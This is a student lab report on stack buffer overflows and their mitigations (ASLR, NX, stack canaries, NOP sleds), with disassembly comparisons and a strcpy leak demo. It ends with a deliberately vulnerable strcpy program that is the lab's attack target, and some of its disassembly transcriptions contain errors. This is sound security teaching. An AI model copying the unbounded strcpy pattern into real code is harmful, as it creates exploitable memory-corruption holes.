

iu-ot-lab-02-Iskander_Nafikov

- **Name:** Iskander Nafikov
 - **E-mail:** i.nafikov@innopolis.university
 - **GitHub:** <https://github.com/iskanred>
 - **Username:** iskanred / i.nafikov
 - **Hostname:** lenovo / macbook-KN70WX2HPH
-

OT Lab 2 - Software Testing

In this lab, you will learn how to perform a buffer overflow attack. This is a phenomenon that occurs when a computer program writes data outside of a buffer allocated in memory. A buffer overflow can cause a crash or program hang leading to a denial of service (denial of service). Certain types of overflows, such as stack frame overflows, allow an attacker to load and execute arbitrary machine code on behalf of the program and with the rights of the account from which it is executed and thus gain a root shell.

Task 1 - Theory

1.

Task description

What binary exploitation mitigation techniques do you know?

- I haven't know much, but I searched for them and found some new which I described below.
- Also, it's worth to mention that to achieve stronger security guarantees it's important to combine these practices together.

Binary exploitation mitigation techniques

- **Address Space Layout Randomization (ASLR):** ASLR randomizes the memory addresses used by system and application processes, making it difficult for attackers to predict the location of specific functions or buffers in memory. It significantly complicates the process of exploiting vulnerabilities that rely on fixed addresses, such as buffer overflows and return-oriented programming (ROP) attacks.
- **Data Execution Prevention (DEP):** DEP marks certain areas of memory as non-executable, preventing code from being run in these regions, particularly in areas intended for data storage (such

as the stack and heap). This helps to prevent arbitrary code execution in data segments, reducing the efficacy of certain types of attacks, like buffer overflows.

- **Stack Canaries:** Stack canaries are special values placed on the stack before the return address. If a buffer overflow occurs and overwrites this canary, the program will typically terminate before executing any malicious code. This technique provides a defense against stack-based buffer overflow attacks.
- **Control Flow Integrity (CFI):** CFI ensures that the control flow of a program follows a predefined path. This is typically enforced through integrity checks on function pointers and return addresses. It mitigates control flow hijacking attacks, such as ROP and jump-oriented programming (JOP).
- **Heap Protection Techniques:** Techniques such as **Heap Canaries**, **Heap Spraying Prevention**, and **Return Address Protection** focus on securing the heap memory from exploitation. These mitigations target vulnerabilities specific to heap exploitation, such as use-after-free and heap overflow attacks.
- **Secure Coding Practices:** Encouraging developers to follow secure coding practices, such as input validation, proper error handling, and avoiding unsafe functions, can reduce the chances of introducing exploitable vulnerabilities. It directly addresses the root cause of many vulnerabilities, leading to more resilient applications.
- **Static Application Security Testing (SAST):** SAST is used to secure software by reviewing the source code of the software to identify sources of vulnerabilities. Encouraging developers can not be enough, so to make it necessary we can inject mandatory SAST before releasing our application to make sure there are no known critical or high level vulnerabilities present inside application's code or in dependencies.
- **Other tools:** If code you are using is not under your control such as different libraries and binaries, we can use different **hardening checkers**, **fuzzing test tools**, and **sanitizers**.
- **Sandboxing or Containerization:** Running applications in an isolated environment (sandbox or container) limits their access to the system and reduces the potential impact of an exploit. This containment approach prevents attackers from gaining control over the entire system even if they exploit a vulnerability.
- **Principle of Least Privilege (PoLP):** Requires that in a particular abstraction layer of a computing environment, every module (such as a process, a user, or a program, depending on the subject) must be able to access only the information and resources that are necessary for its legitimate purpose. The best practice and the most general and basic advice is not to run programs by a user with root privileges !
- **Intrusion Detection Systems:** IDS monitor system and network activity for signs of malicious behaviour, helping to detect and respond to potential exploits. They act as a layer of defense by identifying signs of exploitation attempts in real-time.

2.

Task description

Did NX solve all binary attacks? Why?

- The **NX bit** (no-execute) is a technology used in CPUs to segregate areas of a virtual address space to store either data or processor instruction. This is an implementation of Data Execution Prevention (DEP).
- However, it surely does not solve all binary attacks:
 - **Bypassing NX with Return-Oriented Programming (ROP)**: Attackers can use techniques like ROP or its derivatives such as JOP, which leverages existing executable code (often located in writable and executable areas of memory) to carry out malicious actions without needing to inject new executable code. ROP can effectively bypass NX protections since it uses legitimate code sequences (gadgets) already present in the memory.
 - **Non-Executable Data Can Be Attacked**: Even with NX enabled, data can still be modified or manipulated by attackers. For example, they can overwrite function pointers, return addresses, or other control data in memory. These actions can lead to arbitrary control over program execution, regardless of the non-executable status of specific memory regions.
 - **Exploiting Privileged Code**: An attacker may be able to run code in higher-privilege contexts (like kernel mode) that can bypass user-space protections, including NX. If an attacker exploits a vulnerability in a system service or driver running in privileged mode, they may gain direct access to executable memory and execute arbitrary code.

3.

Task description

Why do stack canaries end with 00?

- First, it's worth to say that in C language many functions work with null terminated strings. This means they scan a string until '\0' character is occurred. Such functions are often considered non-safe, e.g. `strcpy`. This happens because some strings may not contain \0 at all which will trigger such a function to read data outside the string or to write the string outside intended buffer.
- **Stack canary** is some value that is placed onto a stack before control flow goes to some other block (usually means function) to check whether the stack was overwritten what can tell us that somebody

tried to run malicious code.

```
int canary_value = 0x0badbabe;

...
void check_password()
{
    int canary = canary_value;
    char password[12];

    scanf("%s", password);
    ...

    if (canary != canary_value)
    {
        // ALARM; DO NOT CONTINUE!!!!
    }
}

...
```

- However, stack canary mechanism is still not perfect:

1. Firstly, it does not prevent reading stack. So, if an attacker has a reading access to some buffer they may have an ability to read the stack including the canary value and return address what then makes it pretty easy to write values also since the canary value is known and an attacker can recover it after injecting some malicious code. So, this program will not detect exploitation.
2. Secondly, it does not prevent stack rewritings, but just detects it. So, if stack is long, it can rewrite a lot of frames which takes time and makes it much difficult to recover. Sometimes even a global canary value can overwritten if it is not located in a read-only section. This again makes it easy to pass the canary check with malicious code already injected.

- Using zeroes which are the same as '\0' in the beginning of a canary value is called **Terminator Canary**. Terminator Canary addresses mentioned issues:

1. Reading a stack and a canary value using unsafe functions and not terminated strings becomes impossible since such functions **will meet** '\0' when trying to read canary. In the example below I used not terminated string `message` and unsafe function `strcpy()`. This example demonstrates that **without** canary user-defined `copy()` function is able to read variable from the stack that was defined in the `main()` function (`password`). However, **with** a canary value which starts from '\0' it becomes impossible because `strcpy` meets '\0' which is the start of the canary and stops.

```
~ -- vim tmp.c
1 #include <stdio.h>
2 #include <string.h>
3
4 // copy data to user's buffer
5 void copy(char* buffer, char* data) {
6     strcpy(buffer, data);
7 }
8
9 int main() {
10    // user must not be able to see secret data!!!
11    char secret[] = "password";
12    // user may be able to see non secret data such as messages
13    char message[5];
14    message[0] = 'H';
15    message[1] = 'e';
16    message[2] = 'l';
17    message[3] = 'l';
18    message[4] = 'o';
19
20    // define and init buffer
21    char user_buffer[20];
22    copy(user_buffer, message);
23
24    printf("%s\n", user_buffer);
25
26    return 0;
27 }
28

~ -- sh
sh-3.2$ gcc tmp.c -o tmp -fstack-protector
sh-3.2$ ./tmp
Hello
sh-3.2$ gcc tmp.c -o tmp -fno-stack-protector
sh-3.2$ ./tmp
Hellopassword
sh-3.2$
```

2. Rewriting a stack using the same method becomes fail fast even if it is a long. In addition, it

prevents rewriting global canary values using this method.

4.

✍ Task description

What is NOP sled?

- A **NOP sled**, or **NOP slide**, is a sequence of NOP (No Operation) instructions used in buffer overflow attacks to increase the chances of successful code execution. The purpose of a NOP sled is to create a safe landing zone for the processor's instruction pointer during an exploit. When an attacker overflows a buffer to inject malicious code, the NOP sled allows the program to "slide" into the payload of actual executable code, even if the precise return address is not known.
- In common use, the NOP instruction (opcode `0x90` in x86 architecture) does nothing and simply moves the instruction pointer to the next address. By prepending the injected payload with a long series of NOP instructions, the attacker can facilitate a successful jump to the intended shellcode, reducing the impact of any inaccuracies in the overflow. The NOP sled effectively broadens the target area for the exploit, making it easier to achieve code execution. However, modern defenses like NX (No-eXecute) and address space layout randomization (ASLR) have made such techniques less effective.
- While `0x90` is specifically the NOP instruction for x86 architecture, other processor architectures have their own no-operation instructions. For example:
 - In ARM, the equivalent NOP instruction is often `0xE1A00000` (`MOV r0, r0`).
 - In MIPS, it might be represented by the instruction `sll $0, $0, 0`.

Task 2 - Binary attack warming up

✍ Task description

We are going to work on a buffer overflow attack as one of the most popular and widely spread binary attacks. You are given a binary `warm_up`. [Link](#)

Answer the question and provide explanation details with PoC: "Why in the `warm_up` binary, opposite to he `binary64` from Lab1, the value of i doesn't change even if our input was very long?"

- I decided to check `warm_up` binary

```
iskanred@lenovo: ~$ cd Downloads
iskanred@lenovo: ~/Downloads$ file warm_up
warm_up: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0
, BuildID[sha1]=cb3d8fd741fd67fbdcf029696261b95faa9fd513, not stripped
iskanred@lenovo: ~/Downloads$ binwalk warm_up

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0          0x0      ELF, 64-bit LSB shared object, AMD x86-64, version 1 (SYSV)

iskanred@lenovo: ~/Downloads$ objdump -d warm_up | vim -
Vim: Reading from stdin...

iskanred@lenovo: ~/Downloads$
```

- And compare to the `sample64` binary from the previous lab

```
iskanred@lenovo:~/Study/iu-ot-course/lab-01/task-3$ ls
my_my.c sample32 sample32-objdump sample64 sample64-2 sample64-2-objdump sample64-objdump
iskanred@lenovo:~/Study/iu-ot-course/lab-01/task-3$ vim sample64-objdump
```

- On the left we can see the `warm_up`'s main function, while on the right `sample64`'s main function

The image shows two terminal windows side-by-side. Both windows have the title 'iskanred@lenovo: ~/Downloads'. The left window displays the assembly code for the `warm_up` program, and the right window displays the assembly code for the `sample64` program. The assembly code is color-coded to highlight different registers and memory locations.

```
173 000000000000007a2 <main>:
174 7a2: 55      push %rbp
175 7a3: 48 89 e5    mov %rsp,%rbp
176 7a6: 48 83 ec 10   sub $0x10,%rsp
177 7aa: 64 48 8b 04 25 28 00  mov %fs:0x28,%rax
178 7b1: 00 00
179 7b3: 48 89 45 f8  mov %rax,-0x8(%rbp)
180 7b7: 31 c0  xor %eax,%eax
181 7b9: 48 8d 45 f4  lea -0xc(%rbp),%rax
182 7bd: 48 89 c6  mov %rax,%rsi
183 7c0: 48 8d 3d 81 01 00 00  lea 0x181(%rip),%rdi      # 948 <_IO_stdin_used+0xc8>
184 7c7: b8 00 00 00 00  mov $0x0,%eax
185 7cc: e8 ef fd ff ff  call 5c0 <printf@plt>
186 7d1: b8 00 00 00 00  mov $0x0,%eax
187 7d6: e8 1f ff ff ff  call 6fa <sample_function>
188 7db: b8 00 00 00 00  mov $0x0,%eax
189 7e0: 48 8b 55 f8  mov -0x8(%rbp),%rdx
190 7e4: 64 48 33 14 25 28 00  xor %fs:0x28,%rdx
191 7eb: 00 00
192 7ed: 74 05  je 7f4 <main+0x52>
193 7ef: e8 bc fd ff ff  call 5b0 <_stack_chk_fail@plt>
194 7f4: c9  leave
195 7f5: c3  ret
196 7f6: 66 2e 0f 1f 84 00 00  cs nopw 0x0(%rax,%rax,1)
197 7fd: 00 00 00

159 0000000000000070f <main>:
160 70f: 55      push %rbp
161 710: 48 89 e5    mov %rsp,%rbp
162 713: 48 83 ec 10   sub $0x10,%rsp
163 717: 48 8d 45 fc  lea -0x4(%rbp),%rax
164 71b: 48 89 c6  mov %rax,%rsi
165 71e: 48 8d 3d 63 01 00 00  lea 0x163(%rip),%rdi      # 888 <_IO_stdin_used+0xc8>
166 725: b8 00 00 00 00  mov $0x0,%eax
167 72a: e8 21 fe ff ff  call 550 <printf@plt>
168 72f: b8 00 00 00 00  mov $0x0,%eax
169 734: e8 51 ff ff ff  call 68a <sample_function>
170 739: b8 00 00 00 00  mov $0x0,%eax
171 73e: c9  leave
172 73f: c3  ret
173 
174 00000000000000740 <__libc_csu_init>:
175 740: 41 57  push %r15
176 742: 41 56  push %r14
177 744: 49 89 d7  mov %rdx,%r15
178 747: 41 55  push %r13
179 749: 41 54  push %r12
180 74b: 4c 8d 25 5e 06 20 00  lea 0x20065e(%rip),%r12      # 200db0
181 752: 55  push %rbp
182 753: 48 8d 2d 5e 06 20 00  lea 0x20065e(%rip),%rbp      # 200db8
```

- It's easy to notice that the function on the left contains unique instructions at the beginning and at the end of the function
- At the beginning the program actually takes the global canary value from the Thread Local Storage which glibc uses for keeping global canary. Then it saves it to some local variable and nullifies eax register

```
mov    %fs:0x28,%rax
mov    %rax,-0x8(%rbp)
xor    %eax,%eax
```

- At the end the program takes this saved local canary value from the variable and compares it with the global canary using XOR. If they are equal it just continues the execution, but if not it calls `_stack_chk_fail()` function which simply terminates a function in case of stack overflow with a specific message.

```
mov    -0x8(%rbp),%rdx
xor    %fs:0x28,%rdx
```

```
je      7f4 <main+0x52>
call    5b0 < stack_chk_fail@plt>
```

- The same applies to the `sample_function` that is present in both the binaries, it is just bigger :)


- That's why we meet stack smashing detected message for the `warm_up` binary while for `sample64` buffer overflow just happens silently

```
iskanred@lenovo:~/Downloads$ ./warm_up
In main(), x is stored at 0x7ffd996b9d34.
In sample function(), i is stored at 0x7ffd996b9d00.
In sample function(), buffer is stored at 0x7ffd996b9d0e.
Value of i before calling gets(): 0xffffffff
9999999999
Value of i after calling gets(): 0xffffffff
*** stack smashing detected ***: terminated
Aborted (core dumped)
iskanred@lenovo:~/Downloads$ █
```


```
iskanred@lenovo:~/Study/iu-ot-course/lab-01/task-3$ ./sample64
In main(), x is stored at 0x7ffc0dce265c.
In sample function(), i is stored at 0x7ffc0dce2638.
In sample function(), buffer is stored at 0x7ffc0dce262e.
Value of i before calling gets(): 0xffffffff
9999999999
Value of i after calling gets(): 0xffff0039
iskanred@lenovo:~/Study/iu-ot-course/lab-01/task-3$
```

- However, stack canary cannot fix buffer overflow, it only detects it and abort the program. Meanwhile, we see on the left picture (`warm_up`) that `i`'s value didn't change:
 - `0xffffffff → 0xffffffff`
 - At the same time on the right picture (`sample64`) the value of `i` changes:
 - `0xffffffff → 0xfffff0039`
 - What happened then? Actually the answer is present on the pictures:
 - In `sample64`: `i` is stored at `0x7ffc0dce2638`, while buffer is stored at `0x7ffc0dce262e`. So `i` variable is located **above** the buffer variable inside the stack and since the stack grows in a top-down way (from greater addresses to less), it means that the value

of `i` **can** be overwritten by `buffer` bytes that are overflowed its length.



- In `warm_up`: `i` is stored at `0x7ffd996b9d00`, while `buffer` is stored at `0x7ffd996b9d0e`. So `i` variable is located **below** the `buffer` variable inside the stack and since the stack grows in a top-down way (from greater addresses to lower), it means that the value of `i` **cannot** be overwritten by `buffer` bytes that are overflowed its length.



- And this happened because in `warm_up` stack canary took `-0x8(%rbp)` place which was taken by `i` in `sample64`, so `i` in `warm_up` took the least possible address could inside this function: `-0x20(%rbp)`

The screenshot shows two assembly dump windows side-by-side. The left window is for `sample64` and the right is for `sample_function`. Both show the same code sequence, but the stack layout is different due to the presence of the stack canary in `sample64`.

```

    Iskanred@lenovo: ~/Downloads
134: 702: 64 48 8b 04 25 28 00 mov %fs:0x28,%rax
135: 709: 00 00
136: 70b: 48 89 45 f8 mov %rax,-0x8(%rbp)
137: 70f: 31 c0 xor %eax,%eax
138: 711: b8 ff ff ff ff mov $0xffffffff,%eax
139: 716: 48 89 45 e0 mov %rax,-0x20(%rbp)
140: 71a: 48 8d 45 e0 lea -0x20(%rbp),%rax
141: 71e: 48 89 c6 mov %rax,%rsi
142: 721: 48 8d 3d 60 01 00 00 lea 0x160(%rip),%rdi # 888 < _IO_stdin_used+0x8>
143: 728: b8 00 00 00 00 mov $0x0,%eax
144: 72d: e8 8e fe ff ff call 5c0 <printf@plt>
145: 732: 48 8d 45 ee lea -0x12(%rbp),%rax
146: 736: 48 89 c6 mov %rax,%rsi
147: 739: 48 8d 3d 78 01 00 00 lea 0x178(%rip),%rdi # 8b8 < _IO_stdin_used+0x38>
148: 740: b8 00 00 00 00 mov $0x0,%eax
149: 745: e8 76 fe ff ff call 5c0 <printf@plt>
150: 74a: 48 8b 45 e0 mov -0x20(%rbp),%rax
151: 74e: 48 89 c6 mov %rax,%rsi
152: 751: 48 8d 3d 90 01 00 00 lea 0x190(%rip),%rdi # 8e8 < _IO_stdin_used+0x68>
153: 758: b8 00 00 00 00 mov $0x0,%eax
154: 75d: e8 5e fe ff ff call 5c0 <printf@plt>
155: 762: 48 8d 45 ee lea -0x12(%rbp),%rax
156: 766: 48 89 c7 mov %rax,%rdi
157: 769: b8 00 00 00 00 mov $0x0,%eax
158: 76e: e8 5d fe ff ff call 5d0 <gets@plt>
159: 773: 48 8b 45 e0 mov -0x20(%rbp),%rax
160: 777: 48 89 c6 mov %rax,%rsi
161: 77a: 48 8d 3d 97 01 00 00 lea 0x197(%rip),%rdi # 918 < _IO_stdin_used+0x98>
162: 781: b8 00 00 00 00 mov $0x0,%eax
163: 786: e8 35 fe ff f call 5c0 <printf@plt>
-- VISUAL LINE --

```

```

    Iskanred@lenovo: ~/Study/lu-ot-course/lab-01/task-3
125: 000000000000068a <sample_function>:
126: 68a: 55 push %rbp
127: 68b: 48 89 e5 mov %rsp,%rbp
128: 68e: 48 83 ec 20 sub $0x20,%rsp
129: 692: b8 ff ff ff ff mov $0xffffffff,%eax
130: 697: 48 89 45 f8 mov %rax,-0x8(%rbp)
131: 69b: 48 8d 45 f8 lea -0x8(%rbp),%rax
132: 69f: 48 89 c6 mov %rax,%rsi
133: 6a2: 48 8d 3d 1f 01 00 00 lea 0x11f(%rip),%rdi # 7c8 < _IO_stdin_used+0x8>
134: 6a9: b8 00 00 00 00 mov $0x0,%eax
135: 6ae: e8 9d fe ff ff call 550 <printf@plt>
136: 6b3: 48 8d 45 ee lea -0x12(%rbp),%rax
137: 6b7: 48 89 c6 mov %rax,%rsi
138: 6ba: 48 8d 3d 37 01 00 00 lea 0x137(%rip),%rdi # 7f8 < _IO_stdin_used+0x38>
139: 6c1: b8 00 00 00 00 mov $0x0,%eax
140: 6c6: e8 85 fe ff ff call 550 <printf@plt>
141: 6cb: 48 8b 45 f8 mov -0x8(%rbp),%rax
142: 6cf: 48 89 c6 mov %rax,%rsi
143: 6d2: 48 8d 3d 4f 01 00 00 lea 0x14f(%rip),%rdi # 828 < _IO_stdin_used+0x68>
144: 6d9: b8 00 00 00 00 mov $0x0,%eax
145: 6de: e8 6d fe ff ff call 550 <printf@plt>
146: 6e3: 48 8d 45 ee lea -0x12(%rbp),%rax
147: 6e7: 48 89 c7 mov %rax,%rdi
148: 6ea: b8 00 00 00 00 mov $0x0,%eax
149: 6ef: e8 6c fe ff ff call 560 <gets@plt>
150: 6f4: 48 8b 45 f8 mov -0x8(%rbp),%rax
151: 6f8: 48 89 c6 mov %rax,%rsi
152: 6fb: 48 8d 3d 56 01 00 00 lea 0x156(%rip),%rdi # 858 < _IO_stdin_used+0x98>
153: 702: b8 00 00 00 00 mov $0x0,%eax
154: 707: e8 44 fe ff ff call 550 <printf@plt>
-- VISUAL LINE --

```

- Nevertheless, buffer's address remained the same for both binaries: `-0x12(%rbp)`

The screenshot shows two assembly dump windows side-by-side. The left window is for `sample64` and the right is for `sample_function`. Both show the same code sequence, but the stack layout is different due to the presence of the stack canary in `sample64`.

```

    Iskanred@lenovo: ~/Downloads
134: 702: 64 48 8b 04 25 28 00 mov %fs:0x28,%rax
135: 709: 00 00
136: 70b: 48 89 45 f8 mov %rax,-0x8(%rbp)
137: 70f: 31 c0 xor %eax,%eax
138: 711: b8 ff ff ff ff mov $0xffffffff,%eax
139: 716: 48 89 45 e0 mov %rax,-0x20(%rbp)
140: 71a: 48 8d 45 e0 lea -0x20(%rbp),%rax
141: 71e: 48 89 c6 mov %rax,%rsi
142: 721: 48 8d 3d 60 01 00 00 lea 0x160(%rip),%rdi # 888 < _IO_stdin_used+0x8>
143: 728: b8 00 00 00 00 mov $0x0,%eax
144: 72d: e8 8e fe ff ff call 5c0 <printf@plt>
145: 732: 48 8d 45 ee lea -0x12(%rbp),%rax
146: 736: 48 89 c6 mov %rax,%rsi
147: 739: 48 8d 3d 78 01 00 00 lea 0x178(%rip),%rdi # 8b8 < _IO_stdin_used+0x38>
148: 740: b8 00 00 00 00 mov $0x0,%eax
149: 745: e8 76 fe ff ff call 5c0 <printf@plt>
150: 74a: 48 8b 45 e0 mov -0x20(%rbp),%rax
151: 74e: 48 89 c6 mov %rax,%rsi
152: 751: 48 8d 3d 90 01 00 00 lea 0x190(%rip),%rdi # 8e8 < _IO_stdin_used+0x68>
153: 758: b8 00 00 00 00 mov $0x0,%eax
154: 75d: e8 5e fe ff ff call 5c0 <printf@plt>
155: 762: 48 8d 45 ee lea -0x12(%rbp),%rax
156: 766: 48 89 c7 mov %rax,%rdi
157: 769: b8 00 00 00 00 mov $0x0,%eax
158: 76e: e8 5d fe ff ff call 5d0 <gets@plt>
159: 773: 48 8b 45 e0 mov -0x20(%rbp),%rax
160: 777: 48 89 c6 mov %rax,%rsi
161: 77a: 48 8d 3d 97 01 00 00 lea 0x197(%rip),%rdi # 918 < _IO_stdin_used+0x98>
162: 781: b8 00 00 00 00 mov $0x0,%eax
163: 786: e8 35 fe ff f call 5c0 <printf@plt>
-- VISUAL LINE --

```

```

    Iskanred@lenovo: ~/Study/lu-ot-course/lab-01/task-3
125: 000000000000068a <sample_function>:
126: 68a: 55 push %rbp
127: 68b: 48 89 e5 mov %rsp,%rbp
128: 68e: 48 83 ec 20 sub $0x20,%rsp
129: 692: b8 ff ff ff ff mov $0xffffffff,%eax
130: 697: 48 89 45 f8 mov %rax,-0x8(%rbp)
131: 69b: 48 8d 45 f8 lea -0x8(%rbp),%rax
132: 69f: 48 89 c6 mov %rax,%rsi
133: 6a2: 48 8d 3d 1f 01 00 00 lea 0x11f(%rip),%rdi # 7c8 < _IO_stdin_used+0x8>
134: 6a9: b8 00 00 00 00 mov $0x0,%eax
135: 6ae: e8 9d fe ff ff call 550 <printf@plt>
136: 6b3: 48 8d 45 ee lea -0x12(%rbp),%rax
137: 6b7: 48 89 c6 mov %rax,%rsi
138: 6ba: 48 8d 3d 37 01 00 00 lea 0x137(%rip),%rdi # 7f8 < _IO_stdin_used+0x38>
139: 6c1: b8 00 00 00 00 mov $0x0,%eax
140: 6c6: e8 85 fe ff ff call 550 <printf@plt>
141: 6cb: 48 8b 45 f8 mov -0x8(%rbp),%rax
142: 6cf: 48 89 c6 mov %rax,%rsi
143: 6d2: 48 8d 3d 4f 01 00 00 lea 0x14f(%rip),%rdi # 828 < _IO_stdin_used+0x68>
144: 6d9: b8 00 00 00 00 mov $0x0,%eax
145: 6de: e8 6d fe ff ff call 550 <printf@plt>
146: 6e3: 48 8d 45 ee lea -0x12(%rbp),%rax
147: 6e7: 48 89 c7 mov %rax,%rdi
148: 6ea: b8 00 00 00 00 mov $0x0,%eax
149: 6ef: e8 6c fe ff ff call 560 <gets@plt>
150: 6f4: 48 8b 45 f8 mov -0x8(%rbp),%rax
151: 6f8: 48 89 c6 mov %rax,%rsi
152: 6fb: 48 8d 3d 56 01 00 00 lea 0x156(%rip),%rdi # 858 < _IO_stdin_used+0x98>
153: 702: b8 00 00 00 00 mov $0x0,%eax
154: 707: e8 44 fe ff ff call 550 <printf@plt>
-- VISUAL LINE --

```

- **Answer:** So now it's clear that in `warm_up` the value of `i` doesn't change even if our input was very long because `i` is located lower onto the stack than the buffer but overflow only happens to the direction that is opposite to the stack growth \Rightarrow it overflows to the beginning of stack which is upper. The reason why `i`'s location is different is debatable but I believe it is related to the local stack canary variable which takes `i`'s place.

Task 3 - Linux local buffer overflow attack x86

You are given a very simple C code:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    char buf[128];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
    return 0;
}
```

